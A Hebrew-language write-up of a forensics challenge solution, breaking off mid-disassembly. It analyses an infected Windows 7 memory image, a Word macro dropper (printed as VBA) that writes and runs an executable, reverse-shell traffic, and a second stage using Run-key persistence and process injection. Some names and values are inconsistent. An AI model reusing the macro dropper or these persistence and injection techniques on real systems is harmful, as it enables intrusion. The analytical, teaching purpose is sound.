Daniel's Challenge – Solution

תוכן עניינים

הקירת זיכרון

- תחילה נסתכל על הזיכרון. נתחיל בסריקה בסיסית של תהליכים שרצו בעזרת psxview, ונבדוק אם משהו מוזר יקפוץ לעין:

```
C:\Windows 7x86 - Cyber Tuesday\Evidence>volatility_2.6_win64_standalone.exe -f "Win7SP1x86 - Cyber Tuesday.vmem" --profile=Win7SP1x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x7e803600 winlogon.exe            464 True   True   True     True   True  True    True
0x7e255410 VGAuthService.          1708 True   True   True     True   True  True    True
0x7e650040 chrome.exe              3344 True   True   True     True   True  True    True
0x7e2a1820 snippingtool.e          984 True   True   True     True   True  True    True
0x7e975800 audiodg.exe             892 True   True   True     True   True  True    True
0x7e577030 OSPPSVC.EXE             3020 True   True   True     True   True  True    True
0x7db1b410 WmiPrvSE.exe            2896 True   True   True     True   True  True    True
0x7e888a00 services.exe            508 True   True   True     True   True  True    False
0x7e9ff700 StikyNot.exe            1496 True   True   True     True   True  True    True
0x7e891518 lsm.exe                 574 True   True   True     True   True  True    False
0x7e960030 svchost.exe             892 True   True   True     True   True  True    True
0x2a30c3e0 svchost.exe             776 True   True   True     True   True  True    True
0x2a7bc030 svchost.exe             724 True   True   True     True   True  True    True
0x7e5dcd10 msspint.exe             2076 True   True   True     True   True  True    True
0x7e59338 chrome.exe               3412 True   True   True     True   True  True    True
0x7e572030 GoogleUpdate.e          1428 True   True   True     True   True  True    True
0x7b861138 lsass.exe               516 True   True   True     True   True  True    False
0x7e338778 conhost.exe             2704 True   True   True     True   True  True    True
0x7e544030 wisptis.exe             2088 True   True   True     True   True  True    True
0x7e483b18 svchost.exe             912 True   True   True     True   True  True    True
0x7e70030 svchost.exe              1536 True   True   True     True   True  True    True
0x7e5dd948 svchost.exe             4056 True   True   True     True   True  True    False
0x7e811b0 taskhost.exe             1500 True   True   True     True   True  True    True
0x7db2a410 WmiApSrv.exe            3806 True   True   True     True   True  True    True
0x7e4c6b0 smtoolsd.exe             1480 True   True   True     True   True  True    True
0x7e861d40 winlogon.exe            464 True   True   True     True   True  True    True
0x7e8babc0 svchost.exe             628 True   True   True     True   True  True    True
0x7e902820 vmacthlp.exe            692 True   True   True     True   True  True    True
0x7e761ac8 vmtoolsd.exe            1852 True   True   True     True   True  True    True
0x7e968880 svchost.exe             932 True   True   True     True   True  True    True
0x7e8d2578 taskeng.exe             1848 True   True   True     True   True  True    True
0x7e4c9980 ISOMILYjivK.ex          2340 True   True   True     True   True  True    True
0x7e257f8 svchost.exe              1900 True   True   True     True   True  True    True
0x7e449d10 WmiPrvSE.exe            1896 True   True   True     True   True  True    True
0x7e5cc430 WINWORD.EXE             1800 True   True   True     True   True  True    True
0x7e540030 sppsvc.exe              3020 True   True   True     True   True  True    True
0x7e780860 msdtc.exe               2472 True   True   True     True   True  True    True
0x7e9e090 explorer.exe             2336 True   True   True     True   True  True    True
0x7e29e7b0 ampLayer.exe            3712 True   True   True     True   True  True    True
0x7e4ccd40 chrome.exe              3504 True   True   True     True   True  True    True
0x7e41d48 chrome.exe               3574 True   True   True     True   True  True    True
0x7e9e3c00 dwm.exe                 1324 True   True   True     True   True  True    True
0x7e4d7830 GoogleUpdate.e          2456 True   True   True     True   True  True    True
0x7e4b9298 taskeng.exe             2232 True   True   True     True   True  True    True
0x7e92a030 svchost.exe             1168 True   True   True     True   True  True    True
0x7e49f9b8 calc.exe                3900 True   True   True     True   True  True    True
0x7e094678 svchost.exe             1072 True   True   True     True   True  True    True
0x7e4ba328 GoogleUpdate.e          2252 True   True   True     True   True  True    True
0x7e45d438 dllhost.exe             848 True   True   True     True   True  True    True
0x7e926548 spoolsv.exe             1616 True   True   True     True   True  True    True
0x7e7b9fd8 cmd.exe                 1320 True   True   True     True   True  True    True
0x7e483d10 chrome.exe              3856 True   True   True     True   True  True    True
0x7e49d528 SearchIndexer.          2176 True   True   True     True   True  True    True
0x7e7e8820 System                  4 True   True   True     True   False False   False
0x7dc0b80 csrss.exe                416 True   True   True     True   False True    True
0x21dae738 cmd.exe                 2120 True   True   False    True   False True    False   2020-08-11 09:01:10 UTC+0000
0x2900202a smss.exe                272 True   True   True     True   False False   False
0x7d05ba80 csrss.exe               352 True   True   True     True   False True    True
0x7e9d2030 ipconfig.exe            1708 False  True   False    False  False False   False   2020-08-11 09:01:10 UTC+0000
```

- ישר אפשר לראות תהליך מוזר עם השם המג'ונרט ISOMILYjivK.exe :

```
0x7e4c9980 ISOMILYjivK.ex          2340 True   True   True     True   True  True    True
```

- נמשיך להוציא עליו מידע מהזכרון כדי לאשש את החשד. נריץ את הפלאגין pstree לבדיקת המקור של התהליך הזה ונקבל את העץ הבא:

```
0x86de9690:explorer.exe                1336   1316     29    780 2020-08-11 08:56:58 UTC+0000
. 0x8509f9b8:calc.exe                  3000   1336      3     74 2020-08-11 08:58:59 UTC+0000
. 0x851dcd40:mspaint.exe               2076   1336      6    118 2020-08-11 08:59:01 UTC+0000
. 0x852a1820:SnippingTool.e             984   1336     10    154 2020-08-11 08:59:05 UTC+0000
. 0x86c4c600:vmtoolsd.exe              1480   1336      9    197 2020-08-11 08:56:59 UTC+0000
. 0x86e5003c:chrome.exe                3344   1336     32    946 2020-08-11 08:58:52 UTC+0000
.. 0x859ccd40:chrome.exe               3584   3344      8    164 2020-08-11 08:58:52 UTC+0000
.. 0x850b8d40:chrome.exe               3656   3344      8    160 2020-08-11 08:58:54 UTC+0000
.. 0x850dfd40:chrome.exe               3574   3344      8    148 2020-08-11 08:58:53 UTC+0000
.. 0x86851348:chrome.exe               3432   3344      5    159 2020-08-11 08:58:52 UTC+0000
. 0x851cd4a8:WINWORD.EXE               1000   1336     17    568 2020-08-11 08:59:16 UTC+0000
.. 0x850c9980:ISOMILYjivK.ex           2340   1000      5    136 2020-08-11 08:59:18 UTC+0000
... 0x86fb95d8:cmd.exe                 1320   2340      1     24 2020-08-11 00:00:00 UTC+0000
```

הקובץ נוצר ע"י WINWORD.EXE, שנוצר ע"י explorer.exe – מכאן אפשר להניח שהמשתמש פתח מסמך WORD שנגוע במאקרו זדוני שאחראי על כל החגיגה.

- נרצה למצוא את קובץ ה-WORD שהורץ ע"י WINWORD. נוכל לבדוק בטבלת ה-Handles שלו על אילו קבצים יש לו אחיזה:

מצאנו של-WORD הייתה אחיזה על "Hardware Briefing - Answers.docm" וזה אכן הקובץ הזדוני.

- לחילופין היינו יכולים לנסות מצוא את הקובץ בעזרת סריקה של ה-MFT עם הפלאגין mftparser וחיפוש בזמני ההרצה של אותו WORD. סריקה כזו לא הייתה מביאה לנו שום קובץ (משום מה הזמנים לא תואמים) ולכן נצטרך לעבוד קשה יותר – נחפש בכל הטבלה אחר קבצים בעלי סיומת docm. (קבצי WORD בעלי מאקרו מופעל) ונבדוק את כולם.

למזלנו הופיע רק קובץ אחד:

```
MFTLIB_MODE
Creation                Modified                MFT Altered             Accessed Date           Name/Path
------------------------ ------------------------ ------------------------ ------------------------ ----------
2020-08-10 13:04:54 UTC+0000 2020-08-10 13:21:16 UTC+0000  2020-08-10 13:24:54 UTC+0000  2020-08-10 13:24:24 UTC+0000  Users\Administrator\Desktop\Hardware Briefing - Answers.docm
```

- לפני שנעבור לחקירה של קובץ ה-WORD, נראה בעזרת הפלאגין netscan ש-ISOMILYjivK.exe- הוציא תקשורת ל-192.168.12.130:8080 ובנוסף האזנה מוזרה של explorer בפורט 50264.

```
0x7e46fb00   TCPv4   0.0.0.0:50264      0.0.0.0:0          LISTENING   1336   explorer.exe
0x7e4d7d58   TCPv4   0.0.0.0:2869       0.0.0.0:0          LISTENING   4      System
0x7e4d7d58   TCPv6   :::2869            :::0               LISTENING   4      System
0x7e5b9b30   TCPv4   192.168.12.129:49157  192.168.12.130:8080  CLOSED   2340   ISOMILYjivK.ex
```

חקירת מסמך ה-WORD

- במבט ראשוני הקובץ נראה רגיל לחלוטין. נלחץ על Alt+F11 לפתיחת חלונית ה-macro-ים.

הערה – הקוד הבא כתוב בשפת VBA. אני יוצא מנקודת הנחה שאנחנו לא מכירים את השפה ומנסה להבין פחות או יותר מה הקוד עושה (גם אני לא הכרתי את השפה עד כתיבת הפוגען הזה)

```
Sub Auto_Open()
    Ojhof12
End Sub
```

1

```
Sub Ojhof12()
    Dim Ojhof7 As Integer
    Dim Ojhof1 As String
    Dim Ojhof2 As String
    Dim Ojhof3 As Integer
    Dim Ojhof4 As Paragraph
    Dim Ojhof8 As Integer
    Dim Ojhof9 As Boolean
    Dim Ojhof5 As Integer
    Dim Ojhof11 As String
    Dim Ojhof6 As Byte
    Dim Xjanxkvujv As String
    Xjanxkvujv = "Xjanxkvujv"
    Ojhof1 = "ISCHlLYjivK.exe"
    Ojhof2 = Environ("USERPROFILE")
    ChDrive (Ojhof2)
    ChDir (Ojhof2)
    Ojhof3 = FreeFile()
    Open Ojhof1 For Binary As Ojhof3
    For Each Ojhof4 In ActiveDocument.Paragraphs
        DoEvents
            Ojhof11 = Ojhof4.Range.Text
        If (Ojhof9 = True) Then
            Ojhof8 = 1
            While (Ojhof8 < Len(Ojhof11))
                Ojhof6 = Mid(Ojhof11, Ojhof8, 4)
                Put #Ojhof3, , Ojhof6
                Ojhof8 = Ojhof8 + 4
            Wend
        ElseIf (InStr(1, Ojhof11, Xjanxkvujv) > 0 And Len(Ojhof11) > 0) Then
            Ojhof9 = True
        End If
    Next
    Close #Ojhof3
    Ojhof13 (Ojhof1)
End Sub
```

2

3

הקוד נראה מגונרט ובעל שמות מוזרים. נתחיל לעבור על הדברים המרכזיים:

1. נראה שזו קריאה לפונקציה העיקרית של הקוד, שמופעלת בכל פתיחה של המסמך.
2. אפשר לראות כמה משתנים שהקוד משתמש בהם: איזשהי מחרוזת – "Xjanxkvujv", שם הקובץ החשוד שראינו בזיכרון, וגם המשתנה הגלובלי של נתיב תקיית המשתמש ("USERPROFILE"), ששם נמצא אותו קובץ חשוד בדיסק.
3. לולאה ארוכה ויחסית מסובכת שעוברת על תוכן המסמך ועושה איתו פעולות.
4. בסוף קטע הקוד נראה קריאה לעוד פונקציה שמקבלת כפרמטר מחרוזת, מנתבת לתקיית USERPROFILE ומריצה שם קובץ:

```
    Next
    Close #Ojhof3
    Ojhof13 (Ojhof1)
End Sub

Sub Ojhof13(Ojhof10 As String)
    Dim Ojhof7 As Integer
    Dim Ojhof2 As String
    Ojhof2 = Environ("USERPROFILE")
    ChDrive (Ojhof2)
    ChDir (Ojhof2)
    Ojhof7 = Shell(., vbHide)
End Sub
```

- אם נרד לסוף הקובץ נוכל לראות את המחרוזת שראינו בקוד – "Xjanxkvujv" ואחריה הרבה מידע שנראה שכתוב בבסיס הקסדצימלי:


זאת אומרת שאפשר להניח שהלולאה המסובכת שראינו קודם מחפשת במסמך את אותה מחרוזת ומפענחת את המידע שיש אחריה וכותבת אותו לדיסק, כלומר שהמידע הזה הוא בעצם הקובץ ISOMlLYjivK.exe שראינו בזיכרון.

- לאחר הנתיחה הסטטית נריץ את הקובץ במכונה ונוודא שהוא באמת כותב לדיסק ומריץ את הקובץ החשוד.

בשלב הזה הבנו מאיפה התקיפה החלה על העמדה – המשתמש הוריד מסמך נגוע במאקרו זדוני שהפיל קובץ לדיסק והריץ אותו.

ISOMlLYjivK.exe

- כבר כשנזרוק את הקובץ ל-Pestudio הוא יצעק לנו הרבה על הקובץ:



ונשים לב שהוא משתמש רק בפונקציה אחת מספריה אחת. כלומר, כפי ש-Pestudio ציין בפנינו, מדובר בקובץ מורכב שמשנה את עצמו בזמן ריצה.

- כשנפתח את הקובץ ב-IDA נראה את החלון היחיד הבא, שממנו לא יהיה לנו לאן להתקדם:

```
;
; +-------------------------------------------------------------------------+
; |      This file was generated by The Interactive Disassembler (IDA)      |
; |           Copyright (c) 2018 Hex-Rays, <support@hex-rays.com>           |
; |                         License info: 48-3015-72F4-DD                   |
; |                          Octavian Dima, personal use                    |
; +-------------------------------------------------------------------------+
;
; Input SHA256 : 84EADC133F71B36F7548A487EF1AF1AD490B42AF8BC072161F82933778F8A482
; Input MD5    : D92901EA0F7FB491B5913E5C1F89141E
; Input CRC32  : 5ED34017

; File Name   : E:\Windows 7x86 - Cyber Tuesday\Evidence\ISOMlLYjivK.exe
; Format      : Portable executable for 80386 (PE)
; Imagebase   : 400000
; Timestamp   : 1C2BF0D7 (Sun Dec 23 09:22:31 1984)
; Section 1. (virtual address 00001000)
; Virtual size                 : 00000028 (     40.)
; Section size in file         : 00000200 (    512.)
; Offset to raw data for section: 00000200
; Flags 60300020: Text Executable Readable
; Alignment     : 4 bytes

.686p
.mmx
.model flat


; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment dword public 'CODE' use32
assume cs:_text
;org 401000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing



public start
start proc near
mov     eax, offset unk_402000
jmp     eax
start endp
```

- בשלב הזה יש לחוקר שתי אופציות: או לחקור דינמית את הקובץ בעזרת Windbg, או לנסות להוציא עליו עוד מידע ממקורות אחרים.
בחקירה שלי בחרתי להוציא על הקובץ עוד מידע מהזיכרון והדיסק לפני שאני מנסה חקירה דינמית.

- ראינו בפלט של pstree שהקובץ יוצר CMD. ננסה להבין מה הורץ בו:
- הפלאגין cmdline מחזיר את כל שורות הפקודה שהורצו במערכת (סורק את רשימת התהליכים ומחזיר את הפרמטר cmdline מתוך ה-PEB של כל אחד), אבל לא רואים בו משהו חשוד.
- גם אם נריץ את הפלאגין handles על ה-CMD או על תהליך האב לא נמצא משהו מעניין.
- הפלאגינים cmdscan ו-consoles סורקים בזיכרון את התאגים של המבנים _COMMAND_HISTORY ו-_CONSOLE_INFORMATION בהתאמה.
הפלט של הראשון לא הניב כלום אבל בפלט של השני ניתן לראות הרצה של קובץ בשם tukp.exe:

```
E:\Windows 7x86 - Cyber Tuesday\Evidence\volatility_2.6_win64_standalone.exe -f "Win7SP1x86 - Cyber Tuesday.vmem" --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: conhost.exe Pid: 7844
Console: 0x9d81c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: Administrator: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1376 Handle: 0x5c
----
CommandHistory: 0x15fa0e Application: tkp.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x1f61d0 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
----
Screen 0x14d7d8 X:80 Y:300
Dump:
```

- נריץ את הפלאגין mftparser לבדיקה של שינויים בדיסק לאחר ההרצה של הקובץ. נוכל למצוא את ההרצה של ה-WORD שאחריה מגיעה ההרצה של ISOMILYjivK.exe, ולאחר מכן נוספת רשומה חדשה של אותו קובץ בשם tukp.exe, שגם מורץ:

3	Host.ache.txt	Windows\Fetch...	FILE	2020-08-04 13:04:50:211:0315	2020-08-11 10:47:24:548:4141
1	TKUPEX~1.PF	Windows\Prefetc...	FILE	2020-08-11 08:28:13:829:1015	2020-08-11 09:00:56:912:1093
4	JUMPLI~1	Users\Administrat...	FOLDER	2020-08-11 09:00:41:503:9062	2020-08-11 09:00:41:508:7890
50	8915.tmp	Users\Administrat...	FILE	2020-08-11 09:00:41:508:7890	2020-08-11 09:00:41:508:7890
50	8914.tmp	Users\Administrat...	FILE	2020-08-11 09:00:41:506:8359	2020-08-11 09:00:41:506:8359
1	tkup.exe	Windows\System...	FILE	2020-08-11 08:55:39:208:9843	2020-08-11 09:00:30:886:7187
1	OSPPSV~1.PF	Windows\Prefetc...	FILE	2020-08-11 08:40:10:241:2109	2020-08-11 09:00:06:249:0234
2	LOG	Users\Administrat...	FILE	2020-08-06 11:49:59:680:6640	2020-08-11 08:59:53:855:4687
4	SESSIO~1	Users\Administrat...	FOLDER	2020-08-06 11:49:59:680:6640	2020-08-11 08:59:52:979:4921
3	CURREN~1.WMD	Users\Administrat...	FILE	2020-08-04 13:04:58:923:8380	2020-08-11 08:59:45:742:1875
1	ISOMLL~1.PF	Windows\Prefetc...	FILE	2020-08-11 08:10:47:381:8359	2020-08-11 08:59:28:094:7265
1	WINWOR~1.PF	Windows\Prefetc...	FILE	2020-08-11 08:10:44:149:4140	2020-08-11 08:59:26:302:7343
4	ISOMLL~1.EXE	Users\Administrat...	FILE	2020-08-11 08:10:35:964:8437	2020-08-11 08:59:18:079:1015

- כעת החשד העיקרי הוא שאותו CMD אחראי להפלה והרצה של הקובץ tkup.exe. בעזרת הפלאגין strings על ה-CMD נאשש את החשד הזה:

- נוסיף למידע שמצאנו עד עכשיו את התקשורת שהקובץ ISOMILYjivK.exe הוציא ל-192.168.12.130 ונבין שמדובר ב-Reverse Shell שמתחבר חזרה אל התוקף, **מוריד אל העמדה קובץ נוסף בשם tkup.exe ומריץ אותו.**

tkup.exe

- נתחיל בחקירה סטטית. נפתח את הקובץ ב-pestudio ונסתכל על ה-imports:

IsDebuggerPresent	system-information	System Information ...	Discovery
InitializeSListHead	synchronization		-
LoadResource	resource		-
FindResourceW	resource		-
FreeResource	resource		-
LockResource	resource		-
SizeofResource	resource		-
RegCloseKey	registry		-
RegSetValueExA	registry	Modify Registry	Defense Evasion
RegOpenKeyExW	registry		-
VirtualAllocEx	memory		-
WriteProcessMemory	memory	Process Injection	Defense Evasion
memset	memory		-
memcpy	memory		-
memmove	memory		-
malloc	memory		-
CreateFileW	file		-
WriteFile	file		-
GetSystemTimeAsFileTime	file	System Time Discov...	Discovery
GetCurrentDirectoryW	execution		-
CreateRemoteThread	execution	Process Injection	Defense Evasion
OpenProcess	execution		-
CreateToolhelp32Snapshot	execution	Process Discovery	Discovery
Process32FirstW	execution	Process Discovery	Discovery
Process32NextW	execution	Process Discovery	Discovery
GetCurrentProcess	execution		-
TerminateProcess	execution		-

לפי השמות של הפונקציות אפשר להניח שהקובץ מתעסק עם ה-resource-ים שלו, משנה ערכים ב-registry וכותב קבצים לדיסק.

- בהסתכלות על ה-strings של הקובץ נוכל לראות עוד כמה מחרוזות חשודות כמו "explorer.exe" ו-"Grepsdll.dll".

- נעבור לחקירה דינמית – נריץ את הקובץ במכונה ונראה שינויים במערכת בעזרת procmon:


2:18:45.5182930 PM	tkup.exe	4288	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration
2:18:45.5183044 PM	tkup.exe	4288	RegOpenKey	HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration
2:18:45.5187985 PM	tkup.exe	4288	QueryNameInformationFile	C:\Windows\System32\tkup.exe
2:18:45.5207552 PM	tkup.exe	4288	CreateFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5212847 PM	tkup.exe	4288	CreateFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5213150 PM	tkup.exe	4288	QueryBasicInformationFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5213284 PM	tkup.exe	4288	CloseFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5213729 PM	tkup.exe	4288	QueryNameInformationFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5213918 PM	tkup.exe	4288	QueryNameInformationFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5214587 PM	tkup.exe	4288	QueryNormalizedNameInformationF...	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5215272 PM	tkup.exe	4288	WriteFile	C:\Windows\SysWOW64\Grepsdll.dll
2:18:45.5216922 PM	tkup.exe	4288	RegOpenKey	HKLM
2:18:45.5217162 PM	tkup.exe	4288	RegQueryKey	HKLM
2:18:45.5217244 PM	tkup.exe	4288	RegQueryKey	HKLM
2:18:45.5217398 PM	tkup.exe	4288	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
2:18:45.5217662 PM	tkup.exe	4288	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
2:18:45.5217906 PM	tkup.exe	4288	RegQueryKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
2:18:45.5218000 PM	tkup.exe	4288	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\Updater
2:18:45.5219838 PM	tkup.exe	4288	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
2:18:45.5221418 PM	tkup.exe	4288	ReadFile	C:\Windows\System32\wow64.dll
2:18:45.5224236 PM	tkup.exe	4288	ReadFile	C:\Windows\System32\wow64.dll
2:18:45.5229362 PM	tkup.exe	4288	Load Image	C:\Windows\SysWOW64\kernel.appcore.dll
2:18:45.5233161 PM	tkup.exe	4288	CreateFile	C:\Windows\SysWOW64\kernel.appcore.dll
2:18:45.5233516 PM	tkup.exe	4288	QuerySecurityFile	C:\Windows\SysWOW64\kernel.appcore.dll
2:18:45.5233661 PM	tkup.exe	4288	QuerySecurityFile	C:\Windows\SysWOW64\kernel.appcore.dll

לאחר שנדלג על כל הלוגים של הטעינה של הקובץ לזיכרון אפשר לראות כמה דברים מעניינים – הקובץ משתמש בפונקציית ה-QueryNameInformationFile NT שמחזירה מידע על file object, יוצר את הקובץ Grepsdll.dll ומוסיף ערך בשם "Updater" לנתיב RUN ב-Registry.


- נמשיך לחקירה דינמית מתקדמת - נפתח את הקובץ ב-IDA וננסה להבין מה מטרת הקוד.

כמה נקודות לפני:

- יכלתי לעבור סטטית על הקוד ב-IDA, אבל כדי לקצר תהליכים אני אראה את החקירה הדינמית ישירות.
- לא השתמשתי ב-Decompiler בכלל כדי להמחיש סיטואציה שבה לא יהיה אחד לרשותינו.
- בחלק מהמקרים דילגתי על קטעי קוד מסובכים/לא התעמקתי בפונקציות לא קריטיות (כלומר הראתי רק את התוצאה ולא איך הגיעו אליה).



- בתחילת הריצה של הקובץ אפשר לראות שימוש בפונקציה GetCurrentDirectoryW שמחזירה את הנתיב לתיקיה הראשית של מערכת הפעלה (C:\Windows\System32|sysWOW64) ומקבלת Buffer שלתוכו התוצאה תיכנס.
אפשר לראות שהתו האחרון של המחרוזת נכנס לאוגר EDI ולאחר מכן באות שתי לולאות שמשחקות עם אותו אוגר והמחרוזת.



- בסוף הריצה של הקוד הזה נעשה שימוש במחרוזת "Grepsdll.dll" ואם נסתכל על ה-buffer נראה שמטרת הלולאות האלו הן ליצור נתיב שלם של ה-DLL עם תקיית המערכת ולשמור אותו בתוך buffer.

- בהמשך אפשר לראות העתקה של הערך באוגר xmm0 (אוגר בגודל 128 bit) המכיל את הערך "explorer.exe" אל המחסנית וקריאה לפונקציה חדשה.
הפונקציה הזאת מורכבת ולא נתאמץ להבין לגמרי איך היא עובדת, אבל כן נוכל להעריך מה המטרה שלה – נעשה שימוש בפונקציות מערכת כמו CreateToolhelp32Snapshot, Process32FirstW, ו-Process32NextW.
בקריאה עליהן ב-MSDN אפשר להבין שהן מספקות התממשקות עם רשימת התהליכים הרצים במחשב.
כלומר אפשר להניח שהפונקציה מקבלת שם של תהליך ומחזירה עליו מידע כלשהו חזרה לתוכנית הראשית.

- לאחר החזרה יש התעסקות של התוכנית עם ה-resources שלה - מתבצע חיפוש resource בעל ID בשם "KOBE", טעינה שלו לזיכרון והעתקה שלו למחסנית.

- נעזר בכלי ResourceHacker לפרסור של ה-Resource Section של הקובץ ונראה את ה-Resource הבא:

- במבט ראשון לא ברור מה המידע שכתוב ואיך הוא משתמש את התוכנית. לאחר החילוץ של ה-Resource אפשר לראות שהכתובת ההתחלתית שלו (buffer) מועבר לאוגר edi, ומתבצעת לולאה שמשחקת עם ההיסטים והאוגר.

- הלולאה הופכת את סדר הבתים ב-buffer, אבל בתור החוקר אנחנו לא חייבים להבין את זה - מספיק להריץ את הקוד ולבדוק בסופו שוב איך נראה המידע. במקרה שלנו אפשר לראות שה-buffer מכיל קובץ הרצה:

- בהמשך הקוד נוכל לראות את השימוש בפונקציות API – הקובץ מה-Resource נכתב לדיסק בשם שהרכבנו בתחילת הריצה (%WINDIR%\Grepsdll.dll) ונכתב ערך ל-Registry בשם "UPDATER" שמריץ את הכלי בכל עלייה של המערכת.

- בקטע הקוד הבא התוכנית מקבלת handle לתהליך בעזרת הפונקציה OpenProcess. הפרמטר הראשון שנדחף למחסנית (ebx) מסמן את ה-PID של אותו תהליך:


```
.text:013711C2 push    ebx             ; dwProcessId
.text:013711C3 push    eax             ; bInheritHandle
.text:013711C4 push    1FFFFFh         ; dwDesiredAccess
